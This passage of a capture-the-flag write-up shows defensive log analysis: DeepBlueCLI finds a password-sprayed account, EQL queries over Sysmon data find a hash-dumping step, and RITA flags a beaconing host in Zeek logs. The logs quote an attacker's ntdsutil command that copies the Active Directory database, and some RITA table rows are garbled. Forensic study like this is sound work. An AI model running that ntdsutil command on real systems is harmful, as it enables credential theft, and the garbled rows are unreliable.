
Hint

- <https://www.ericconrad.com/2016/09/deepbluecli-powershell-module-for-hunt.html>

Solution

Following on from the hint, we move to <https://github.com/sans-blue-team/DeepBlueCLI> where we go ahead and download/install DeepBlueCLI.

The usage seems fairly simple so we dive right in. We run it against the contents of the extracted file and export it to an easy-to-read format.



```
PS C:\Users\Alan> cd .\Desktop\SANS\DeepBlueCLI-master\  
PS C:\Users\Alan\Desktop\SANS\DeepBlueCLI-master> .\DeepBlue.ps1 .\evttx\Security.evtx | ConvertTo-HTML  
| Out-File -FilePath "C:\Users\Alan\Desktop\SANS\DeepBlueCLI-master\SANS\results.html"
```

Figure 81 – DeepBlueCLI

After a minute or so, the results are saved to the HTML file.

Date	Log	EventID	Message	Results	Command Decoded
19/11/2019 12:22:46	Security 4648	Distributed Account Explicit Credential Use (Password Spray Attack)	The use of multiple user account access attempts with explicit credentials is an indicator of a password spray attack. Target Username: ygoldentile supatree mtripyseigh levergreen Administrator sgreenbells cinglebells tandybubbles bimandyleaves bevergreen lstrigyleaves chocolatewiae wopeniae lntuffleg supatree clypypens ygrecups flinsettos smayy tinselbubbles dsparkleleaves Accessing Username: - Accessing Host Name: -		
19/11/2019 12:22:46	Security 4648	Distributed Account Explicit Credential Use (Password Spray Attack)	The use of multiple user account access attempts with explicit credentials is an indicator of a password spray attack. Target Username: ygoldentile supatree mtripyseigh levergreen Administrator sgreenbells cinglebells tandybubbles bimandyleaves bevergreen lstrigyleaves chocolatewiae lntuffleg wopeniae mtripyseigh pbimandyberry clypypakles socatlepie fwinklestokings estripyluff geadyfluff sunningfluff bimandyaps mbiandybells twinterfig clypypens ygrecups flinsettos smayy tinselbubbles dsparkleleaves Accessing Username: - Accessing Host Name: -		
19/11/2019 12:22:34	Security 4648	Distributed Account Explicit Credential Use (Password Spray Attack)	The use of multiple user account access attempts with explicit credentials is an indicator of a password spray attack. Target Username: ygoldentile supatree mtripyseigh Administrator sgreenbells cinglebells tandybubbles bimandyleaves bevergreen lstrigyleaves chocolatewiae wopeniae lntuffleg supatree mtripyseigh pbimandyberry clypypakles socatlepie fwinklestokings estripyluff geadyfluff sunningfluff bimandyaps mbiandybells twinterfig clypypens ygrecups flinsettos smayy tinselbubbles dsparkleleaves Accessing Username: - Accessing Host Name: -		
19/11/2019 12:22:29	Security 4648	Distributed Account Explicit Credential Use (Password Spray Attack)	The use of multiple user account access attempts with explicit credentials is an indicator of a password spray attack. Target Username: ygoldentile supatree mtripyseigh levergreen Administrator sgreenbells cinglebells tandybubbles bimandyleaves bevergreen lstrigyleaves chocolatewiae wopeniae lntuffleg supatree pbimandyberry clypypakles socatlepie fwinklestokings estripyluff geadyfluff sunningfluff bimandyaps mbiandybells twinterfig clypypens ygrecups flinsettos smayy tinselbubbles dsparkleleaves Accessing Username: - Accessing Host Name: -		
19/11/2019 12:22:23	Security 4648	Distributed Account Explicit Credential Use (Password Spray Attack)	The use of multiple user account access attempts with explicit credentials is an indicator of a password spray attack. Target Username: ygoldentile supatree mtripyseigh levergreen Administrator sgreenbells cinglebells tandybubbles bimandyleaves bevergreen lstrigyleaves chocolatewiae wopeniae lntuffleg supatree pbimandyberry clypypakles socatlepie fwinklestokings estripyluff geadyfluff sunningfluff bimandyaps mbiandybells twinterfig clypypens ygrecups flinsettos smayy tinselbubbles dsparkleleaves Accessing Username: - Accessing Host Name: -		
19/11/2019 12:22:18	Security 4648	Distributed Account Explicit Credential Use (Password Spray Attack)	The use of multiple user account access attempts with explicit credentials is an indicator of a password spray attack. Target Username: ygoldentile supatree mtripyseigh levergreen Administrator sgreenbells cinglebells tandybubbles bimandyleaves bevergreen lstrigyleaves chocolatewiae wopeniae lntuffleg supatree pbimandyberry clypypakles socatlepie fwinklestokings estripyluff geadyfluff sunningfluff bimandyaps mbiandybells twinterfig clypypens ygrecups flinsettos smayy tinselbubbles dsparkleleaves Accessing Username: - Accessing Host Name: -		
19/11/2019 12:22:13	Security 4648	Distributed Account Explicit Credential Use (Password Spray Attack)	The use of multiple user account access attempts with explicit credentials is an indicator of a password spray attack. Target Username: ygoldentile supatree mtripyseigh levergreen Administrator sgreenbells cinglebells tandybubbles bimandyleaves bevergreen lstrigyleaves chocolatewiae wopeniae lntuffleg supatree pbimandyberry clypypakles socatlepie fwinklestokings estripyluff geadyfluff sunningfluff bimandyaps mbiandybells twinterfig clypypens ygrecups flinsettos smayy tinselbubbles dsparkleleaves Accessing Username: - Accessing Host Name: -		

Figure 82 - DeepBlueCLI Results

We can see a whole load of pointers to the aforementioned password spray attack happening. Scrolling down a little, we see some successful logins

24/08/2019 01:00:20	Security 4672	Multiple admin logons for one account	Username: pminstix User SID Access Count: 2
24/08/2019 01:00:20	Security 4672	Multiple admin logons for one account	Username: DC1\$ User SID Access Count: 12
24/08/2019 01:00:20	Security 4672	Multiple admin logons for one account	Username: supatree User SID Access Count: 2

Figure 83 - DeepBlueCLI Successful Logins

Out of the three shown, only **supatree** was included in the password spray attacks. As a result, we have found the compromised account.

Answer

supatree

Windows Log Analysis: Determine Attacker Technique

Synopsis

Using these normalized Sysmon logs, identify the tool the attacker used to retrieve domain password hashes from the lsass.exe process. For hints on achieving this objective, please visit Hermey Hall and talk with SugarPlum Mary.

- <https://downloads.elfu.org/sysmon-data.json.zip>

Hint

- <https://www.endgame.com/our-experts/ross-wolf>

Solution

The hints points towards using EQL so we went through installing and reading up about it³², leaning very heavily on the diagram below.

EVENT	FIELD	OPERATOR	VALUE
process	where		
file	command_line	=	"string"
network	logon_id	<=	"*wildcard*"
registry	parent_process_name	==	number
image_load	parent_process_path	!=	function()
	ppid	>=	("array")
	unique_ppid	>	
		in	

Figure 84 - EQL

Based on the synopsis, we pulled back everything where `lsass.exe` could be present.

³² <https://pen-testing.sans.org/blog/2019/12/10/eql-threat-hunting/>

```
C:\Users\Alan\Documents\CTF\SANS\SYSMON>eql query -f sysmon-data.json "process where parent_process_name = '*lsass*' or process_name='*lsass*' or command_line='*lsass*'" | jq-win64.exe
{
  "command_line": "C:\\Windows\\System32\\cmd.exe",
  "event_type": "process",
  "logon_id": 999,
  "parent_process_name": "lsass.exe",
  "parent_process_path": "C:\\Windows\\System32\\lsass.exe",
  "pid": 3440,
  "ppid": 632,
  "process_name": "cmd.exe",
  "process_path": "C:\\Windows\\System32\\cmd.exe",
  "subtype": "create",
  "timestamp": 132186398356220000,
  "unique_pid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
  "unique_ppid": "{7431d376-cd7f-5dd3-0000-001013920000}",
  "user": "NT AUTHORITY\\SYSTEM",
  "user_domain": "NT AUTHORITY",
  "user_name": "SYSTEM"
}
C:\Users\Alan\Documents\CTF\SANS\SYSMON>
```

Figure 85 – EQL

There's only one instance so we look at everything where the parent process ID is equal to the process ID of what we just found

```
C:\Users\Alan\Documents\CTF\SANS\SYSMON>eql query -f sysmon-data.json "process where ppid = 3440" | jq-win64.exe
{
  "command_line": "ntdsutil.exe \\ac i ntds\\ ifm \\\"create full c:\\\\hive\\\" q q",
  "event_type": "process",
  "logon_id": 999,
  "parent_process_name": "cmd.exe",
  "parent_process_path": "C:\\Windows\\System32\\cmd.exe",
  "pid": 3556,
  "ppid": 3440,
  "process_name": "ntdsutil.exe",
  "process_path": "C:\\Windows\\System32\\ntdsutil.exe",
  "subtype": "create",
  "timestamp": 132186398470300000,
  "unique_pid": "{7431d376-dee7-5dd3-0000-0010f0c44f00}",
  "unique_ppid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
  "user": "NT AUTHORITY\\SYSTEM",
  "user_domain": "NT AUTHORITY",
  "user_name": "SYSTEM"
}
C:\Users\Alan\Documents\CTF\SANS\SYSMON>
```

Figure 86 - EQL

Alternatively, we could have looked at what happened after lsass.exe was fired up which would have given us the same answer.

```
Administrator:~ C:\Users\Alan\Documents\CTF\SANS\SYSMON>eql query -f sysmon-data.json "process where parent_process_name = 'lsass.exe'" | jq-win64.exe
{
  "command_line": "C:\\Windows\\System32\\cmd.exe",
  "event_type": "process",
  "logon_id": 999,
  "parent_process_name": "lsass.exe",
  "parent_process_path": "C:\\Windows\\System32\\lsass.exe",
  "pid": 3440,
  "ppid": 632,
  "process_name": "cmd.exe",
  "process_path": "C:\\Windows\\System32\\cmd.exe",
  "subtype": "create",
  "timestamp": 132186398356220000,
  "unique_pid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
  "unique_ppid": "{7431d376-cd7f-5dd3-0000-001013920000}",
  "user": "NT AUTHORITY\\SYSTEM",
  "user_domain": "NT AUTHORITY",
  "user_name": "SYSTEM"
}

Administrator:~ C:\Users\Alan\Documents\CTF\SANS\SYSMON>eql query -f sysmon-data.json "process where timestamp > 132186398356220000" | jq-win64.exe
{
  "command_line": "ntdsutil.exe \\\"ac i ntds\\\" ifm \\\"create full c:\\\\hive\\\" q q",
  "event_type": "process",
  "logon_id": 999,
  "parent_process_name": "cmd.exe",
  "parent_process_path": "C:\\Windows\\System32\\cmd.exe",
  "pid": 3556,
  "ppid": 3440,
  "process_name": "ntdsutil.exe",
  "process_path": "C:\\Windows\\System32\\ntdsutil.exe",
  "subtype": "create",
  "timestamp": 132186398470300000,
  "unique_pid": "{7431d376-dee7-5dd3-0000-0010f0c44f00}",
  "unique_ppid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
  "user": "NT AUTHORITY\\SYSTEM",
  "user_domain": "NT AUTHORITY",
  "user_name": "SYSTEM"
}

Administrator:~ C:\Users\Alan\Documents\CTF\SANS\SYSMON>
```

Figure 87 – EQL

Answer

ntdsutil.exe

Network Log Analysis: Determine Compromised System

Synopsis

The attacks don't stop! Can you help identify the IP address of the malware-infected system using these Zeek logs? For hints on achieving this objective, please visit the Laboratory and talk with Sparkle Redberry.


- <https://downloads.elfu.org/elfu-zeeklogs.zip>

Hint

<https://www.activecountermeasures.com/free-tools/rita/>

Solution

As it turns out, there were two ways to do this. First way was to install RITA and process the logs as below.




A screenshot of a Linux desktop environment showing a terminal window. The terminal window has a title bar "Terminal" and a status bar showing "Fri 06:27" and "alan@ubuntu:~/RITA". The terminal content shows the RITA command being run and its output:

```
alan@ubuntu:~/RITA$ rita import elfu-zeeklogs/ elfu
[+] Importing [elfu-zeeklogs/];
[-] Verifying log files have not been previously parsed into the target dataset ...
[-] Parsing logs to: elfu ...
[-] Parsing elfu-zeeklogs/conn.log-00004_20190823123904.log -> elfu
[-] Parsing elfu-zeeklogs/conn.log-00002_20190823121227.log -> elfu
[-] Parsing elfu-zeeklogs/conn.log-00003_20190823122444.log -> elfu
[-] Parsing elfu-zeeklogs/conn.log-00001_20190823120821.log -> elfu
[-] Parsing elfu-zeeklogs/conn.log-00007_20190823132006.log -> elfu
[-] Parsing elfu-zeeklogs/conn.log-00008_20190823133228.log -> elfu
[-] Parsing elfu-zeeklogs/conn.log-00006_20190823130731.log -> elfu
[-] Parsing elfu-zeeklogs/conn.log-00005_20190823125418.log -> elfu
[-] Parsing elfu-zeeklogs/conn.log-00011_20190823141243.log -> elfu
[-] Parsing elfu-zeeklogs/conn.log-00012_20190823142450.log -> elfu
[-] Parsing elfu-zeeklogs/conn.log-00010_20190823135858.log -> elfu
```

Figure 88 - RITA Screenshot

Running the show-beacons command displays hosts which show signs of a C2 channel³³.

³³ <https://digital-forensics.sans.org/blog/2014/03/31/the-importance-of-command-and-control-analysis-for-incident-response>



alan@ubuntu:~/RITA\$ rita show-beacons elfu

Score	Source IP	Destination IP	Connections	Avg Bytes	Intvl Range	Size Range	Top Intvl	Top Size	Count	Top Size Count	Intvl Skew	Size Skew	Intvl Dispersion	Size Dispersion
0.998	192.168.134.130	144.202.46.214	7660	1156	10,683	10,563	6926	7641	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.847	192.168.134.132	150.254.186.145	684	13634	37042	2563	1,697	58,373	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.847	192.168.134.131	158.254.186.145	684	13737	8741	2244	1,698	54,356	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.835	192.168.134.135	150.254.186.145	345	12891	1,2097	1,694	31,181	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.835	192.168.134.134	216.17.189.252	63,92	2,0,3	52,7,53	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.835	192.168.134.135	52.242.211.89	49,572	1178	2766	1680	153,37,	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.835	192.168.134.133	69.4.231.38	115	4133	2,105	1,684	35,58	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.834	192.168.134.134	52.177.166.224	40,541	471	2378	1680	153,28,36	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.834	192.168.134.130	198.54.117.208	24,92	36821	0,3,52	0,24,0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.834	192.168.134.131	52.242.211.89	38,362	63,48	16888	153,24,33	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.834	192.168.134.133	52.177.166.224	40,523	517	2384	1680	153,31,38	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.834	192.168.134.129	52.179.224.121	27,959	18355	2548	1680	153,15,16	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.834	192.168.134.138	198.54.117.197	24,92	36847	0,3,52	0,24,0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.834	192.168.134.132	52.179.224.121	47,379	643	153,1688	153,29,37	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.834	192.168.134.135	154.8.224.145	24,49	10,52	1,52,4	18,6,0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.834	192.168.134.130	198.54.117.198	24,92	36838	0,3,52	0,24,0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.834	192.168.134.131	198.54.117.197	26,84	24308	52,3,52	7,24,0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.834	192.168.134.130	146.132.2.1,21	92,1,0,1	52,4	21,0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.833	192.168.134.135	124.243.240.134	26,1010	0,342	1,514	5,22,0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.833	192.168.134.135	178.32,1.148	37,15534	8,1398	0,1,535	3,24,0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.833	192.168.134.134	42,62,98,167	31,10991	39,815	1,585	11,18,0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.833	192.168.134.132	128,133,23,192	27,2072	1,116	1,565	3,21,0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.832	192.168.134.133	61,152,229,248	22,2882	1,86	1,777	3,13,0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.832	192.168.134.134	216,17,109	252,63,92	2,0,3	52,6,63,0,0,1,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.829	192.168.134.134	200,91,197	44,27,81	18285	52,3,52	5,24,0,0,1,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.829	192.168.134.132	129,146,132	2,1,42,92	38975	0,1,52,4,42,0,0,1,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.829	192.168.134.130	198,54,117,199	24,92	36848	0,3,52	7,24,0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.829	192.168.134.131	198,54,117,199	24,92	36822	1,86	1,777	3,13,0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.829	192.168.134.130	129,172,261	24,92	6454	0,1,52,5,24,0,0,1,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.829	192.168.134.130	200,91,197	44,30,85	22958	184,3,52,10,24,0,0,1,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.828	192.168.134.131	60,199,193,183	37,14746	0,592	1,562	4,18,0,0,0,1	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.827	192.168.134.134	193,29,200	151,31,28582	66138,2648	1,982	2,17,0,0,1,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.826	192.168.134.132	18,214,73	53,46,6926	28663,4986	18,1568	23,19,0,0,0,1	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.823	192.168.134.131	198,54,117,306	24,92	24342	0,1,52,5,24,0,0,2,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.823	192.168.134.130	198,54,117,306	24,92	24342	0,1,52,5,24,0,0,2,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.819	192.168.134.133	183,84,18,17	41,3749	18,3718	18,3866	17,25,0,0,0,1	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.797	192.168.134.131	178,32,1,148	38,16654	0,1405	1,535	3,19,0,0,0,7	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0
0.797	192.168.134.130	202,39,224	72,46,3493	246,10581	9,0,5,28	0,0,0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0	0,0,0,0

Figure 89 - RITA Screenshot

Whilst readable, we can actually output the results to HTML for easier consumption.



```
alan@ubuntu:~/RITA$ rita html-report elfu
[-] Writing: /home/alan/RITA/elfu/elfu
[-] Wrote outputs, check /home/alan/RITA/elfu for files
```

Figure 90 - RITA Screenshot

The screenshot shows a Firefox browser window displaying a table from the RITA tool. The table has 16 columns and 20 rows of data. The columns are labeled: Score, Source, Destination, Connections, Avg. Bytes, Intvl. Range, Size Range, Intvl. Mode, Size Mode, Intvl. Mode Count, Size Mode Count, Intvl. Skew, Size Skew, Intvl. Dispersion, and Size Dispersion. The data in the first few rows is as follows:

Score	Source	Destination	Connections	Avg. Bytes	Intvl. Range	Size Range	Intvl. Mode	Size Mode	Intvl. Mode Count	Size Mode Count	Intvl. Skew	Size Skew	Intvl. Dispersion	Size Dispersion
0.998	192.168.134.130	144.202.46.214	7660	1156.000	10	683	10	563	6926	7641	0.000	0.000	0	0
0.847	192.168.134.132	150.254.186.145	684	13634.000	37042	2563	1	697	58	373	0.000	0.000	0	0
